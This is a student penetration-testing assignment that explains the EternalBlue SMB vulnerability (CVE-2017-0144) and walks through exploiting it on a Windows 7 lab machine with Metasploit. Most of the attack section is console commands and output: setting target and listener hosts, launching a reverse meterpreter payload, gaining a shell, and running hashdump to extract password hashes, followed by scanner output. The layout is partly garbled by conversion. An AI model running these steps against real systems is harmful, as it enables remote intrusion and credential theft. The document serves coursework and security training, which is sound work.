

INDIVIDUAL ASSIGNMENT

SYSTEM PENETRATION TESTING

➤ WHAT IS ETHERNALBLUE

- EternalBlue is the codename for a critical security vulnerability in Microsoft's Windows operating system that was discovered in early 2017. This vulnerability specifically affected the Server Message Block (SMB) protocol, which is used for sharing files, printers, and other resources on a network within Windows systems. EternalBlue allowed attackers to remotely exploit a flaw in the SMBv1 protocol implementation to perform unauthorized actions on a targeted system.
- The exploit associated with EternalBlue enabled remote code execution, meaning that an attacker could send specially crafted packets over the network to a vulnerable Windows machine and execute arbitrary code on that system without the user's knowledge or consent. This made EternalBlue a highly potent and dangerous exploit, as it could be used to spread malware, create botnets, or compromise sensitive data on a large scale.

➤ Which vulnerability is exploited by this exploit.



- The "EternalBlue" exploit targeted a specific vulnerability in the Microsoft Windows operating system known as CVE-2017-0144. This vulnerability affected the Server Message Block (SMB) protocol implementation in versions of Windows, including Windows 7. Exploiting this vulnerability allowed attackers to remotely execute malicious code on a target system, potentially leading to unauthorized access, data theft, or further compromise of the affected machine.

➤ How does it work

- ❖ EternalBlue worked by sending specially crafted packets to a target system, triggering a buffer overflow in the SMB code. By exploiting this vulnerability, an attacker could gain access to the target system, install malware, exfiltrate data, or launch other malicious activities.

➤ How can we exploit Eternalblue on window 7 using Metasploit

- 1) Set Up Your Environment: Ensure you have a target machine that is vulnerable to the EternalBlue exploit. This could be a Windows system with an unpatched version of the SMB service.



- 2) Open Metasploit: Start the Metasploit framework on your attacker machine. You can open Metasploit by typing

msfconsole in the terminal.

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msf6 > search eternal

Matching Modules
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#  Name                                     Disclosure Date  Rank  Ch
--  --                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Ye
s  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average  No
  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec        2017-03-14      normal   Ye
s  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
3  auxiliary/admin/smb/ms17_010_command        2017-03-14      normal   No
  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
4  auxiliary/scanner/smb/smb_ms17_010         2017-03-14      normal   No
  MS17-010 SMB RCE Detection
5  exploit/windows/smb/smb_doublepulsar_rce    2017-04-14      great    Ye
s  SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit
/windows/smb/smb_doublepulsar_rce
```

3) Search for the EternalBlue Module: Use the search command within Metasploit to look for the EternalBlue exploit module. You can do this by typing search eternalblue in the Metasploit console.

4) Select the EternalBlue Module: Once you find the EternalBlue exploit module, you need to select it. You can do this by typing use <module name> in the Metasploit console.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --          -
RHOSTS          .                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           445              yes       The target port (TCP)
SMBDomain       .                no        (Optional) The Windows domain to use for authentication
SMBPass         .                no        (Optional) The password for the specified username
SMBUser         .                no        (Optional) The username to authenticate as
VERIFY_ARCH     true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET   true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
EXITFUNC       thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.20.142  yes       The listen address (an interface may be specified)
LPORT          4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
0     Windows 7 and Server 2008 R2 (x64) All Service Packs
```

5) Set the Required Parameters: Typically, you will need to set some parameters such as the target host, payload, etc. You can see which parameters are required by typing show options in the Metasploit console.

6) Set the Payload: Choose the payload you want to deliver to the target system. This payload could be a reverse shell or any other desired functionality.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.20.149
RHOSTS => 192.168.20.149
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
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  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.20.142  yes       The local listener hostname
  LPORT         4444           yes       The local listener port
  LURI          .              no        The HTTP Path

Exploit target:

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7) Exploit the Vulnerability: Once you have set all the required parameters and selected the payload, you can launch the exploit by typing exploit in the console.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started HTTP reverse handler on http://192.168.20.142:4444
[*] 192.168.20.149:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.20.149:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.149:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.149:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.20.149:445 - The target is vulnerable.
[*] 192.168.20.149:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.149:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.149:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.20.149:445 - Connecting to target for exploitation.
[+] 192.168.20.149:445 - Connection established for exploitation.
[+] 192.168.20.149:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.149:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.20.149:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20
42 Windows 7 Home B
[*] 192.168.20.149:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69
63 asic 7601 Servic
[*] 192.168.20.149:445 - 0x00000020 65 20 50 61 63 6b 20 31
e Pack 1
[+] 192.168.20.149:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.20.149:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.20.149:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.149:445 - Starting non-paged pool grooming
[+] 192.168.20.149:445 - Sending SMBv2 buffers
[+] 192.168.20.149:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.20.149:445 - Sending final SMBv2 buffers.
[*] 192.168.20.149:445 - Sending last fragment of exploit packet!
[*] 192.168.20.149:445 - Receiving response from exploit packet
[+] 192.168.20.149:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.20.149:445 - Sending egg to corrupted connection.
[*] 192.168.20.149:445 - Triggering free of corrupted buffer.
[*] http://192.168.20.142:4444 handling request from 192.168.20.149; (UUID: 3eay4hxp) Staging x64 payload (201308 bytes) ...
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8) Gain Access: If successful, the exploit will attempt to take advantage of the vulnerability in the target system's SMB service. If everything goes as planned, you should gain access to the target system with the selected payload.

```
meterpreter > sysinfo
Computer      : WIN-6K406T97EGI
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

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Stdapi: Audio Output Commands

  Command      Description
  --
  play         play a waveform audio file (.wav)

Priv: Elevate Commands

  Command      Description
  --
  getsystem    Attempt to elevate your privilege

Priv: Password database Commands

  Command      Description
  --
  hashdump     Dumps the contents of the SAM data


Priv: Timestamp Commands

  Command      Description
  --
  timestamp    Manipulate file MACE attributes
meterpreter >
```




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meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sigmund:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Target IP : 192.168.20.149
Start time : 2021-05-02 02:13:43 -0400
Status : Playing



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Windows 7 x64 - VMware Workstation



1 vulnerable ips found
192.168.20.149
Eternal Scanner saved the vulnerable ips to /usr/local/share/Eternal_Scanner/vuln.txt
root@kali:~/Downloads/WebGoat-vtest10/eternal_scanner

meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/rqXgagps.html
[*] Streaming ...